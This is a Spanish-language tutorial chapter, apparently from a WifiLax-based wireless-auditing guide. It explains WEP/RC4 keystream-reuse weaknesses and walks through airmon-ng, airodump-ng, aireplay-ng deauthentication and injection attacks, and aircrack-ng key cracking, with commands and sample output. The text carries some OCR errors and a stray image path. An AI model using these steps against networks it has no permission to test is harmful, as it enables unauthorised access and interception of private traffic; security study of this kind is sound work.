Nota legal: El uso de este software de análisis wireless debe ser una herramienta básica para profesionales y particulares que ansían conocer el nivel de seguridad de sus instalaciones inalámbricas, queda totalmente prohibido el uso de la misma para cometer actos delictivos de intrusión sobre las redes wireless de las cuales no somos propietarios o no tenemos los permisos pertinentes para analizar su nivel de seguridad. Es vuestra responsabilidad mantener la idea principal por la que se creo seguridad wireless y todo su entorno.

Sistema operativo LINUX WIFILAX3.1

3.3. SNIFFERS Y WEP CRACKERS

Los sniffers (también denominados analizadores de protocolos o "husmeadores"). El sniffing de paquetes es la práctica de capturar datos de red que no están destinados a tu máquina, generalmente con el propósito de ver tráfico confidencial (contraseñas, datos, etc.), para snifar ("olfatear") es necesario entender como transmiten los paquetes las máquinas en una red.

Una vez configurada la tarjeta en modo monitor, trataremos de capturar los paquetes de otras redes o la propia, (auditoría de seguridad) con el objetivo de saltarnos sus medidas de seguridad y asociarnos a la red (ancho de banda, datos confidenciales). Entramos en la parte interesante de esta tesis.

Aquí entran en juego factores de lo bien que esté configurada la red o no. Términos previos:

El SSID (*Service Set IDentifier*), es un código de 32 caracteres alfanuméricos que llevan los paquetes de una WLAN para identificarlos como parte de esa red. Por lo tanto todos los dispositivos inalámbricos que intentan comunicarse entre sí deben compartir el mismo ESSID. Las redes cuya infraestructura incorpora un punto de acceso, utilizan el ESSID (E de extendido). Sin embargo nos podemos referir a este como SSID en términos generales. A menudo al ESSID se le conoce como nombre de la red.

El ESSID de la red ficticia del vecino está por defecto en emisión pública, cualquier usuario usando un stumbler podría detectar esta ESSID (nombre de red) y sabiendo que el ESSID actúa como la relación entre la estación cliente (tu máquina) y el AP, ya teniendo el nombre de red, que será vital para asociarse a la red a la que "atacamos".

Es por esto que una medida fundamental de seguridad es desactivar la emisión pública del ESSID (*broadcasting*), y sino es posible, al menos ocultarlo para que un atacante inexperto no pueda continuar en su intento.

El más que famoso WEP: (*Wireless Equivalency Privacy*) Es el sistema de cifrado incluido en redes estándar 802.11 de los paquetes que se transmiten en una red wireless. El WEP viene inhabilitado por defecto. Un usuario sin conocimientos relativos al tema o un usuario medio no habilitara el WEP al instalar el AP. Esto constituye un gran error de seguridad ya que sino la red queda abierta a todo usuario.

WEP, cifra y comprime los datos enviados por ondas de radio. Sin embargo, WEP no es precisamente el sistema de encriptación más potente del mercado. Incluso aunque esté habilitado nuestra red sigue siendo insegura. Es "rompible" con los denominados WEP crackers.

3.3.1. Cifrado WEP (*Wireless Equivalent Privacy*)

Es un mecanismo de cifrado de datos utilizado por el protocolo de comunicación WiFi. Tras este pretencioso nombre se esconde en realidad el algoritmo de cifrado de clave simétrica RC4. Es un algoritmo de cifrado de flujo. Los cifrados de flujo funcionan expandiendo una clave secreta (en el caso de WEP, un IV ó vector de inicialización público y una clave secreta) en una clave arbitrariamente larga de bits pseudo aleatorios (el keystream).

El cifrado se lleva a efecto aplicando or-exclusivos al texto plano P antes de enviarlo. Simbólicamente, este proceso puede ser representado así:

A -> B: v, (P (+) RC4 (iv, k))

El descifrado consiste sencillamente en invertir el proceso. Generar un keystream idéntico basado en la IV compartida y en la clave secreta, para después aplicar de nuevo la función XOR sobre el texto cifrado.

Además entran en juego unas sumas de chequeo que comprueban que el mensaje no ha sido alterado por el camino. Como veremos con detalle, WEP adolece de varias vulnerabilidades severas de seguridad.

Estas vulnerabilidades dan lugar a cierto número de ataques, tanto activos como pasivos, que permiten escuchar y alterar conexiones inalámbricas.
En el análisis seguridad WEP se demostró que hace un par de años, el algoritmo RC4 sufre múltiples vulnerabilidades, entre las cuáles destacan las que permiten reducir la longitud efectiva del cifrado a 24 bits, en lugar de los 128 que se pueden definir como máximo en WEP.

Nótese que un cifrado de 64 no es la mitad de débil que uno de 128, sería uno de 127 bits. 2^128 / 2^1 = 2^ (128-1) = 2^127, con lo que uno de 24 es la mitad de la mitad, etc. de débil que uno de 128.

3.3.2. Reutilización del Keystream.

Una debilidad bien conocida de los algoritmos de cifrado de flujo es que cifrando dos mensajes (P1, P2) con la misma clave (k) y vector IV se puede revelar información sobre ambos mensajes:

Si $C1 = P1 (+) RC4(iv, k)$

y $C2 = P2 (+) RC4(iv, k)$

entonces

$$C1 (+) C2 = (P1 (+) RC4(iv, k)) (+) (P2 (+) RC4(iv, k)) = P1 (+) P2$$

En otras palabras, aplicando XOR a los dos textos cifrados (C1 y C2) el keystream se cancela, y el resultado que obtenemos es el XOR de ambos textos planos (P1 (+) P2).

Esto nos brinda las siguientes posibilidades.

- Conocido el texto plano de uno de los mensajes, dispondremos inmediatamente del otro texto plano.

- Podremos recuperar P1 y P2 teniendo sólo P1 (+) P2, debido a la redundancia que habitualmente tienen los textos planos. Podemos buscar dos textos sobre los que, aplicados un XOR, resulten en el valor dado P1 (+) P2.

Disponiendo de n textos cifrados con el mismo keystream tendremos lo que comúnmente se denomina un problema de profundidad n. Descifrar el tráfico se facilita en tanto en cuando n aumente, ya que el resultado del XOR de cada par de textos planos puede ser calculado, y se conocen varias técnicas clásicas para resolver esta clase de problemas (análisis de frecuencias, etc).

Como vemos para que estos ataques tengan éxito necesitamos disponer de textos cifrados en los que alguna porción del keystream se haya utilizado más de una vez, y de un conocimiento parcial de parte del texto plano.

Para prevenir estos ataques, WEP utiliza un IV diferente por cada paquete transmitido, de este modo, cada paquete recibe un keystream diferente.

El problema es que el vector IV se incluye en la parte no cifrada de la transmisión, para que luego el receptor pueda descifrarlo, y está por tanto disponible también para los agresores, aunque la clave secreta siga siendo desconocida y mantenga la seguridad del keystream. Una gestión inadecuada del vector IV, que implique su reutilización, provoca como consecuencia una reutilización de la clave keystream, puesto que generalmente la clave secreta compartida k no cambia. Ya que los IVs son públicos, el duplicado de IVs puede ser fácilmente detectado por los posibles agresores. Nos referiremos a estas reiteraciones de valores IV como colisiones.

El estándar WEP recomienda (pero no requiere) que IV cambie en cada paquete. Sin embargo, no dice nada acerca de los mecanismos aconsejables para seleccionar IVs y, por esta razón, algunas implementaciones del sistema lo hacen precariamente.

Hay un gran número de las tarjetas PCMCIA que reestablecen IV a 0 cada vez que son reiniciadas, e incrementan IV en uno en cada paquete posterior.

Estas tarjetas se reinician automáticamente cada vez que se introducen en un portátil, algo que se espera pase a menudo.

En consecuencia, los keystream correspondientes a IVs de valor bajo son susceptibles de ser reutilizados muchas veces durante el tiempo de vida de la clave privada.

Peor aún, el vector IV utilizado en WEP tiene una longitud predefinida de tan sólo 24 bits, está prácticamente garantizando que se usará un mismo IV en múltiples mensajes.

Un cálculo rápido muestra que un punto de acceso ocupado que transmita paquetes de 1500 bytes a una media de 5Mbps de ancho de banda (la velocidad máxima correspondería a 11Mbs) agotará todos los valores posibles de IV en menos de doce horas.

Incluso en instalaciones con menor ocupación de canal, un agresor paciente puede encontrar duplicados fácilmente.

Hay otros detalles de implementación pueden provocar iteraciones del keystream más frecuentemente.

Una implementación que utilizase un IV aleatorio para cada paquete produciría una colisión cada 5000 paquetes aproximadamente, que se resumen en tan sólo varios minutos de transmisión.

Pero lo peor de todo es que el estándar 802.11 no exige que IV cambie en cada paquete, lo que podría permitir el uso de un IV idéntico en todos los paquetes sin que ello suponga una disconformidad con la norma estándar.

3.3.3. Explotando la reutilización del Keystream.

Una vez localizados dos paquetes con el mismo IV se pueden aplicar varios métodos para recuperar el texto plano.

Conocido el texto en plano de uno de los mensajes es muy sencillo acceder a los contenidos del otro. Hay muchas formas de obtener candidatos plausibles de texto plano. Muchos campos del tráfico IP son predecibles, ya que los protocolos utilizados usan estructuras de mensaje perfectamente conocidas. Por ejemplo, las secuencias de entrada a sistemas son bastante uniformes para la mayor parte de los usuarios, y también lo son los contenidos (la palabra Password: como mensaje de bienvenida), que pueden ser utilizados para ataques a la clave.

Otro ejemplo podría consistir en la posibilidad de reconocer por análisis de tramas de tráfico y longitud una librería compartida que estuviese siendo transferida en un sistema de red. Esto suministraría una gran cantidad de texto plano conocido que permitiría su utilización para realizar un ataque al keystream por reutilización.

Es posible provocar la transmisión de textos planos conocidos enviándolos directamente al terminal móvil desde un ordenador conectado a Internet en manos del agresor.

El agresor también puede enviar correo electrónico a usuarios y esperar que lo descarguen por medio del enlace inalámbrico. Enviar correo no solicitado (spam, en argot) puede ser un buen método para hacer esto sin levantar sospechas.

A veces obtener texto plano conocido puede ser incluso más sencillo. Un punto de acceso que probamos emitía paquetes broadcast de modo cifrado y no cifrado cuando la opción de controlar el acceso a la red estaba desactivada. En este caso, un agresor con una tarjeta 802.11 puede transmitir broadcasts al punto de acceso (que serán aceptados, porque el control de acceso está desactivado) y observar su forma cifrada durante la retransmisión.

Es inevitable que esto suceda en una subred que contiene una mezcla de clientes WEP con otros sin soporte para cifrado, ya que los paquetes broadcast deben llegar a todos y cada uno de los clientes; no hay forma de evitar esta técnica para recoger texto plano conocido.

En definitiva, incluso sin conocer ningún texto plano es posible analizar, por medio de

suposiciones, posibles textos planos susceptibles de ser transmitidos que puedan desembocar en la obtención del la clave privada.

3.3.4. Diccionarios de Descifrado.

Una vez que se obtiene el texto plano de un mensaje se puede aislar el valor del keystream, ya sea por análisis de IVs o por otros métodos. Es posible usar este keystream para descifrar cualquier otra trama que utilice un mismo IV.

Dado que las claves secretas compartidas k son cambiadas ocasionalmente, el agresor, acumulando datos, puede construir una tabla de keystreams que correspondan a distintas IV. Una vez que se tiene la tabla, es posible descifrar inmediatamente cada texto cifrado con muy poco esfuerzo.

Esto es independiente de la longitud de la clave de cifrado, ya que el tamaño del diccionario depende del tamaño de IV, que está prefijado en 24 bits.

Es más, el diccionario del agresor puede hacerse más práctico aprovechando el comportamiento de las tarjetas PCMCIA que ponen el vector IV a 0 cada vez que son reiniciadas. Puesto que en los casos más comunes las tarjetas son iniciadas al menos una vez al día, el agresor puede limitarse a construir un diccionario centrado sólo en los primeros miles de IVs, lo que le permitirá descifrar la mayoría de los paquetes que circulen a través del punto de acceso. En una red con numerosos clientes 802.11 las colisiones en los primeros miles de IV's serán abundantes.

En la gestión de claves el estándar 802.11 no especifica cómo llevar a cabo la distribución de claves. Depende de un mecanismo externo para poblar la matriz de cuatro claves compartida globalmente. Cada mensaje contiene un campo identificador de clave especificando el índice de la matriz que se utiliza para el cifrado.

El estándar también permite asociar una clave específica de la matriz para cada estación móvil; sin embargo, está práctica no es habitual. La mayoría de las instalaciones usan una única clave para la toda red.

Esto perjudica severamente la seguridad del sistema, ya que las contraseñas están almacenadas en los terminales clientes. Con técnicas de hacking habituales pueden ser robadas fácilmente.

La reutilización de una clave única por muchos usuarios ayuda también a convertir los ataques en algo más práctico, porque aumenta la posibilidad de colisión de IVs.

La posibilidad de una colisión casual aumenta proporcionalmente con número de usuarios, y si además tenemos en cuenta que las tarjetas PCMCIA establecen a 0 el vector IV cada vez que son reiniciadas todos los usuarios reutilizarán keystreams correspondientes a un pequeño rango de IVs.

El hecho de que muchos usuarios compartan las mismas claves también significa que es difícil sustituir esta información, porque resulta comprometido ponerla en boca de todos. Además esto no será habitual puesto que cambiar una clave requiere que todos y cada uno de los usuarios reconfiguren su adaptador inalámbrico.

En la práctica estimamos que puedan pasar meses, o incluso más tiempo, antes de que se cambien las claves privadas, lo que permite al potencial agresor disponer de una generosa cantidad de tiempo para buscar instancias de reutilización de keystreams.

3.4. SUITES PARA EL DESCIFRADO WEP

Hay miles de puntos de acceso esparcidos por D.F. y área metropolitana. Alrededor del 70% de ellos están desprotegidos, dejando libre acceso a todo aquel que desee abordarlos. El 30% restante está protegido mediante una clave WEP (*Wired Equivalent Privacy*) y una minoría lo están mediante el novedoso estándar WPA (*Wi-Fi Protected Access*).

En el reciente congreso de la ISSA (*Information Systems Security Association*), en Los Angeles, un equipo de agentes del FBI realizó una demostración de diversas técnicas para el crackeo de claves WEP y descifraron una clave de 128 bits en unos 3 minutos. El agente especial Geoff Bickers explicó el ataque a través de una presentación PowerPoint, mientras otros agentes (que no quisieron ser nombrados ni fotografiados) realizaron el trabajo sucio capturando tráfico inalámbrico y rompiendo la clave WEP.
Este artículo pretende ofrecer una visión general de los procedimientos usados por el equipo de agentes.

Tradicionalmente, descifrar claves WEP ha sido una tarea tediosa y ardua. Un atacante tenía que capturar cientos de miles o millones de paquetes, proceso que tomaba horas e incluso días, dependiendo del volumen de tráfico de la red inalámbrica. Tras un número suficiente de paquetes interceptados, se usaba un programa de crackeo WEP como Aircrack para descifrar la clave.

El punto de inflexión fue el verano pasado, cuando aparecieron las primeras herramientas de crackeo de última generación. Estos programas usan una combinación de técnicas estadísticas basadas en la captura IV's únicas y la utilización de la "fuerza bruta" y sus correspondientes diccionarios para romper claves WEP de 128 bits en minutos en vez de horas. Como explicaba el agente especial Bickers, "no importa si tienes una clave de 128 bits, eres vulnerable".

Antes de abordar los siguientes temas de las herramientas de crackeo, debería comentar que existen múltiples maneras de hackear una red inalámbrica. Los agentes usaron herramientas públicas y accesibles y resaltaron que estaban haciendo una demostración de un ataque que cualquier otra persona podría realizar. Por otro lado, romper una clave WEP no necesariamente ofrece al atacante la posibilidad de conseguir total acceso a una red. Podría encontrarse con otras medidas de seguridad, tales como VPN's (Virtual *Private Network*) o servidor proxy.

3.4.1. Airmon-ng

Este script puede usarse para activar el modo monitor de las tarjetas wireless. También puede usarse para parar las interfaces y salir del modo monitor. Si escribimos el comando airmon-ng sin parámetros veremos el estado de nuestras tarjetas.

usa: airmon-ng <start|stop> <interface> [canal]

Donde:

- <start|stop> indica si deseas iniciar o parar el modo monitor.(obligatorio)
- <interface> el nombre de la interface. (obligatorio)
- [channel] opcionalmente se puede especificar un número de canal.

usa: airmon-ng <start|stop> <interface> [canal]

Donde:

- <start|stop> indica si deseas iniciar o parar el modo monitor.(obligatorio)
- <interface> el nombre de la interface. (obligatorio)
- [channel] opcionalmente se puede especificar un número de canal.

El uso típico que se le da en linux son las siguientes:

– Para iniciar wlan0 en modo monitor: airmon-ng start wlan0
– Para iniciar wlan0 en modo monitor en el canal 8: airmon-ng start wlan0 8
– Para parar wlan0: airmon-ng stop wlan0
– Para ver el estado: airmon-ng

En modo monitor del driver Madwifi-ng, describimos como poner la interface en modo monitor. Después de encender tu ordenador, escribe en una consola el comando "iwconfig" para ver el estado actual de tus tarjetas wireless. Verás algo similar a la siguiente salida:

```
lo        no wireless extensions.

eth0      no wireless extensions.

wifi0     no wireless extensions.

ath0      IEEE 802.11b  ESSID:""  Nickname:""
          Mode:Managed  Channel:0  Access Point: Not-Associated
          Bit Rate:0 kb/s   Tx-Power:0 dBm   Sensitivity=0/3
          Retry:off   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:off
          Link Quality:0  Signal level:0  Noise level:0
          Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
          Tx excessive retries:0  Invalid misc:0   Missed beacon:0
```

Si quieres usar la interface ath0 (que ya está siendo usada en modo managed):

airmon-ng stop ath0

Y el sistema responderá:

```
Interface       Chipset         Driver

wifi0           Atheros         madwifi-ng
ath0              Atheros          madwifi-ng VAP (parent: wifi0) (VAP
destroyed)
```

Ahora, si escribes "iwconfig":

```
lo        no wireless extensions.

eth0      no wireless extensions.

wifi0     no wireless extensions.
```

Puedes ver que ya no existe ath0, para iniciar ath0 en modo monitor: airmon-ng start wifi0 Y el sistema responderá:

```
Interface       Chipset         Driver

wifi0           Atheros         madwifi-ng
ath0                Atheros             madwifi-ng VAP (parent: wifi0)
(monitor mode enabled)
```

Y si ahora escribimos "iwconfig"

```
lo        no wireless extensions.
```

```
 eth0      no wireless extensions.
 wifi0     no wireless extensions.
 ath0      IEEE 802.11g  ESSID:""  Nickname:""
           Mode:Monitor    Frequency:2.457  GHz    Access  Point:  Not-
Associated
           Bit Rate:0 kb/s   Tx-Power:15 dBm   Sensitivity=0/3
           Retry:off   RTS thr:off   Fragment thr:off
           Encryption key:off
           Power Management:off
           Link  Quality=0/94   Signal  level=-98  dBm   Noise  level=-98
dBm
           Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
           Tx excessive retries:0  Invalid misc:0   Missed beacon:0
```

Observamos que ath0 está en modo monitor.

Si ath1/ath2 etc. están funcionando en modo managed, tienes que pararlas primero con la opción stop, por ejemplo:

```
 airmon-ng stop ath1
```

Y después recuerda que puedes indicar el número del canal añadiéndolo al final del comando:

```
airmon-ng start wifi0 9
```

Para confirmar que la tarjeta está en modo monitor, escribe “iwconfig”. Así verás el nombre de la interface y si está activado el modo “monitor”. Para el driver madwifi-ng, la información del punto de acceso que muestra iwconfig es la dirección MAC de la tarjeta wireless.

Si quieres capturar paquetes de un punto de acceso concreto, el canal actual de la tarjeta debe ser el mismo que el del AP. En este caso, es una buena idea incluir el número de canal cuando ejecutes el comando airmon-ng.

3.4.2. Airodump-ng

Airodump-ng se usa para capturar paquetes wireless 802.11 y es útil para ir acumulando vectores de inicialización IVs con el fin de intentar usarlos con aircrack-ng y obtener la clave WEP. Si tienes un receptor GPS conectado al ordenador, airodump-ng es capaz de mostrar las coordenadas de los puntos de acceso que vaya encontrando.

Antes de ejecutar airodump-ng, tienes que mirar con el script airmon-ng la lista de tus interfaces wireless detectadas. Es posible, pero no recomendable, ejecutar Kismet y airodump-ng al mismo tiempo

.

Uso: airodump-ng <opciones> <interface>[,<interface>,...]

```
Opciones:
    --ivs               : Graba únicamente los IVs capturados
    --gpsd              : Usa GPSd
    --w  <nombre  archivo>:  Nombre  del  archivo  donde  guardar  las
capturas
    -write     : Lo mismo que --w
    --beacons             : Guardar todas las balizas o beacons en el
archivo
    --netmask <máscara de red> : Filtrar APs por máscara
    --bssid     <bssid> : Filtrar APs por BSSID

Por defecto, airodump-ng va saltando alrededor de los canales 2.4Ghz.
Puedes capturar en un canal específico usando:
    --channel <canal>: Capturar en un canal específico
    --band <abg>        : Banda en la que actuará airodump-ng
    --cswitch  <método> : Saltar de canal con este método:
                  0     : FIFO (opción por defecto)
                  1     : Round Robin
                  2     : Saltar al último
    -s                  : Lo mismo que --cswitch
```

Puedes convertir archivos .cap / .dump a formato .ivs o juntarlos.

airodump-ng nos mostrará una lista de los puntos de acceso detectados, y también una lista de los clientes conectados ("stations"). Como ejemplo puedes ver la siguiente captura de pantalla:

```
 CH  9 ][ Elapsed: 4 s ][ 2007-02-25 16:47

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID

 00:09:5B:1C:AA:1D   11  16       10        0    0  11  54. OPN              NETGEAR
 00:14:6C:7A:41:81   34 100       57       14    1   9  11  WEP  WEP         bigbear

 BSSID              STATION            PWR  Lost  Packets  Probes

 00:14:6C:7A:41:81  00:0F:B5:32:31:31   51     2       14
 (not associated)   00:14:A4:3F:8D:13   19     0        4  mossy
 00:14:6C:7A:41:81  00:0C:41:52:D1:D1   -1     0        5
```

Field	Descripción
BSSID	Dirección MAC del punto de acceso.
PWR	Nivel de señal. Su significado depende del driver que usemos, pero cuanto mayor sea el PWR más cerca estaremos del AP o del cliente. Si el PWR es -1, significa que el driver no soporta la detección del nivel de señal. Si el PWR es -1 para algunos clientes (stations) es porque los paquetes proceden del AP hacia el cliente pero las transmisiones del cliente se encuentran fuera del rango de cobertura de tu tarjeta. Lo que significa que solo escuchas la mitad de la comunicación. Si todos los clientes tienen PWR -1 significa que el driver no tiene la capacidad de detectar el nivel de señal.

RXQ	Calidad de recepción calculada a través del porcentaje de paquetes (management y paquetes de datos) recibidos correctamente en los últimos 10 segundos. Mira la nota para una explicación más detallada.
Beacons	Número de "paquetes anuncio" o beacons enviadas por el AP. Cada punto de acceso envia alrededor de diez beacons por segundo cuando el rate o velocidad es de 1M, (la más baja) de tal forma que se pueden recibir desde muy lejos.
# Data	Número de paquetes de datos capturados (si tiene clave WEP, equivale también al número de IVs), incluyendo paquetes de datos broadcast (dirigidos a todos los clientes).
#/s	Número de paquetes de datos capturados por segundo calculando la media de los últimos 10 segundos.
CH	Número de canal (obtenido de los "paquetes anuncio" o beacons). Nota: Algunas veces se capturan paquetes de otros canales, incluso si airodump-ng no está saltando de canal en canal, debido a interferencias o solapamientos en la señal.
MB	Velocidad máxima soportada por el AP. Si MB = 11, es 802.11b, si MB = 22es 802.11b+ y velocidades mayores son 802.11g. El punto (después del 54) indica que esa red soporta un preámbulo corto o "short preamoblé".
ENC	Algoritmo de encriptación que se usa. OPN = no existe encriptación (abierta),"WEP?" = WEP u otra (no se han capturado suficientes paquetes de datos para saber si es WEP o WPA/WPA2), WEP (sin el interrogante) indica WEP estática o dinámica, y WPA o WPA2 en el caso de que se use TKIP o CCMP.
CIPHER	Detector Chipre. Puede ser CCMP, WRAP, TKIP, WEP, WEP40, o WEP104.
AUTH	El protocolo de autenticación usado. Puede ser MGT, PSK (clave recompartida), o OPN (abierta).
ESSID	También llamado "SSID", que puede estar en blanco si la ocultación del SSID está activada en el AP. En este caso, airodump-ng intentará averiguar el SSID analizando paquetes "probe responses" y "association requests" (son paquetes enviados desde un cliente al AP).
STATION	Dirección MAC de cada cliente asociado. En la captura de pantalla, vemos que se han detectado dos clientes (00:09:5B:EB:C5:2B y 00:02:2D:C1:5D:1F).
Lost	El número de paquetes perdidos en los últimos 10 segundos.
Packets	El número de paquetes de datos enviados por el cliente.
Probes	Los ESSIDs a los cuales ha intentado conectarse el cliente.

RXQ: Se calcula a partir de los paquetes de datos y management. Supongamos que tienes 100% de RXQ y recibes 10 (o cualquier otra cantidad) beacons por segundo. Ahora de repente el RXQ baja a 90, pero todavía capturas las mismas beacons. Esto significa que el AP está enviando paquetes a un cliente pero no puedes escuchar o capturar los paquetes que salen del cliente hacia el AP (necesitas acercarte más al cliente). Otra situación puede ser, que tengas una tarjeta de 11MB (por ejemplo una prism2.5) y estés cerca del AP. Pero el AP está configurado en modo únicamente de 54MBit y también el RXQ disminuye, en este caso sabrás que hay conectado al menos un cliente a 54MBit.

Airodump-ng cambia entre WEP y WPA, esto ocurre porque el driver no descarta los paquetes corruptos (que tienen un CRC inválido). Si es una ipw2100 (Centrino b), no tiene solución; por lo que deberías comprar una tarjeta mejor. Si es una Prism2, prueba

a actualizar el firmware. En la sección de tutórales tienes un manual en castellano de como actualizar el firmware Prism.

Y si Airodump-ng no mostrará ningún dato, con el driver madwifi-ng hay que asegurarse de que no hay otras VAPs activas. El problema es cuando se crea una nueva VAP en modo monitor y ya había otra VAP en modo managed.

Tienes que parar primero ath0 y después iniciar wifi0:

```
airmon-ng stop ath0
airmon-ng start wifi0
```

3.4.3. Aireplay-ng

Aireplay-ng se usa para inyectar paquetes. Su función principal es generar tráfico para usarlo más tarde con aircrack-ng y poder crackear claves WEP y WPA-PSK. Hay varios ataques diferentes que se pueden utilizar para hacer deautenticaciones con el objetivo de capturar un "handshake" WPA, para realizar una falsa autenticación, un reenvió interactivo de un paquete, o una reinyección automática de un ARP-request. Con el programa packetforge-ng es posible crear paquetes "ARP request" de forma arbitraria.

La mayoría de los drivers tienen que estar parcheados para ser capaces de inyectar, no te olvides de la innatación de los drivers.

Uso de los ataques 5 ataques diferentes que actualmente se pueden realizar:

- Ataque 0: Deautenticación
- Ataque 1: Falsa autenticación
- Ataque 2: Selección interactiva del paquete a enviar
- Ataque 3: Reinyección de una petición ARP (ARP-request)
- Ataque 4: Ataque chopchop
- Ataque 5: Ataque de Fragmentación

Esta sección proporciona un repaso general de todos los ataques. No todas las opciones se aplican a todos los ataques. Mira los detalles de cada ataque para ver todos los parámetros que se pueden usar.

Usa:

```
aireplay-ng <opciones> <interface>
```

Para todos los ataques, excepto el de deautenticación y el de falsa autenticación, puedes usar los siguientes filtros para limitar los paquetes que se usarán. El filtro más común es usar la opción ”-b” para seleccionar un punto de acceso determinado.

Opciones de filtro:

- -b bssid : Dirección MAC del punto de acceso
- -d dmac : Dirección MAC de destino
- -s smac : Dirección MAC origen (source)
- -m len : Longitud mínima del paquete
- -n len : Longitud máxima del paquete
- -u type : frame control, type field
- -v subt : frame control, subtype field
- -t tods : frame control, To DS bit
- -f fromds : frame control, From DS bit
- -w iswep : frame control, WEP bit

Cuando reenviemos (inyectemos) paquetes, podremos utilizar las siguientes opciones. Recuerda que no todas las opciones se usan en cada ataque. La documentación específica de cada ataque tiene ejemplos con las opciones que se pueden usar.

Opciones de inyeción:

- -x nbpps : número de paquetes por segundo
- -p fctrl : fijar palabra “frame control” (hexadecimal)
- -a bssid : fijar dirección MAC del AP
- -c dmac : fijar dirección MAC de destino
- -h smac : fijar dirección MAC origen
- -e essid : ataque de falsa autenticación: nombre del AP
- -j : ataque arp-replay: inyectar paquetes FromDS
- -g valor : cambiar tamaño de buffer (default: 8)
- -k IP : fijar IP de destino en fragmentos
- -l IP : fijar IP de origen en fragmentos
- -o npckts : número de paquetes por burst (-1)
- -q sec : segundos entre paquetes “sigo aquí” o keep-alives (-1)
- -y prga : keystream para autenticación compartida (shared key)

Los ataques pueden obtener los paquetes para reenviarlos de dos orígenes distintos. El primero es un paquete capturado en el mismo momento por la tarjeta wireless. El segundo es de un archivo cap. El formato estandard cap o Pcap (“Packet CAPture”, está relacionado con la libreria libpcap), es reconocido por la mayoría de los programas comerciales y open-source de captura de tráfico wireless. La capacidad de leer los

archivos cap es una característica de aireplay-ng. Esto permite leer paquetes de otra sesión anterior o que se puedan generar archivos pcap para reenviarlos fácilmente.

Opciones de origen:

- -i iface : capturar paquetes con esa interface
- -r archivo : utilizar paquetes de ese archivo cap


Esta es la forma de especificar el modo de ataque que utilizará el programa. Dependiendo del modo, no todas las opciones descritas se pueden aplicar.

Modos de ataque (Los números también se pueden seguir usando como en versiones anteriores):

- - -deauth [número]: deautenticar 1 o todos los clientes (-0)
- - -fakeauth [nº repetición]: falsa autenticación con el AP (-1)
- - -interactive : selección interactiva del paquete a enviar (-2)
- - -arpreplay : estandard reinyección ARP-request (-3)
- - -chopchop : desencriptar paquete WEP/chopchop (-4)
- - -fragment : generar keystream válido (-5)

3.4.4. Aircrack-ng

Aircrack-ng es un programa crackeador de claves 802.11 WEP y WPA/WPA2-PSK. Aircrack-ng puede recuperar la clave WEP una vez que se han capturado suficientes paquetes encriptados con airodump-ng. Este programa de la suite aircrack-ng lleva a cabo varios tipos de ataques para descubrir la clave WEP con pequeñas cantidades de paquetes capturados, combinando ataques estadísticos con ataques de fuerza bruta. Para crackear claves WPA/WPA2-PSK, es necesario usar un diccionario.



Captura de pantalla

LEYENDA

1 = Keybyte, es decir el número de cada uno de los bytes o caracteres de la clave.

2 = Profundidad de la actual búsqueda de la clave

3 = Byte o caracter que se está probando

4 = Votos o número de probabilidades de que sea correcto ese byte

Múltiples técnicas se combinan para crackear la clave WEP:

- Ataques FMS (Fluhrer, Mantin, Shamir) - son técnicas estadísticas
- Ataques Korek - tambien técnicas estadísticas
- Fuerza bruta

Cuando se usan técnicas estadísticas para crackear claves WEP, cada byte de la clave es tratado de forma individual. Usando matemáticas estadísticas, la posibilidad de que encuentres un byte determinado de la clave crece algo más de un 15% cuando se captura el vector de inicialización (IV) correcto para ese byte de la clave. Esencialmente, ciertos IVs "revelan" algún byte de la clave WEP. Esto es básicamente en que consisten las

Usando una serie de pruebas estadísticas llamadas FMS y ataques Korek, se van acumulando posibilidades o votos (votes) para cada byte de la clave WEP. Cada ataque tiene un número diferente de votos asociado con él, por lo que la probabilidad de cada ataque varia matemáticamente. Cuantos más votos tengamos de un byte o valor particular, mayor probabilidad hay de que sea el correcto. Para cada byte de la clave, la pantalla nos muestra el caracter más probable y el número de votos que ha acumulado. Sobra decir, que la clave que tenga el mayor número de votos es la que más probabilidades tiene de ser la correcta, pero no está garantizado. Aircrack-ng probará continuamente de la más probable a la menos probable para encontrar la clave.

La aproximación estadística puede por si sola darnos la clave WEP de la red. Pero la idea es que tambien podemos complementarlo con la fuerza bruta para realizar el trabajo. Aircrack-ng usa la fuerza bruta para determinar cuantas claves se han de probar para intentar encontrar la clave WEP.

Las técnicas mencionadas hasta ahora no funcionan para claves WPA/WPA2 pre-shared. La única forma de crackear estas claves pre-compartidas (pre-shared) es a través de un ataque de diccionario. Esta capacidad está tambien incluida en aircrack-ng.

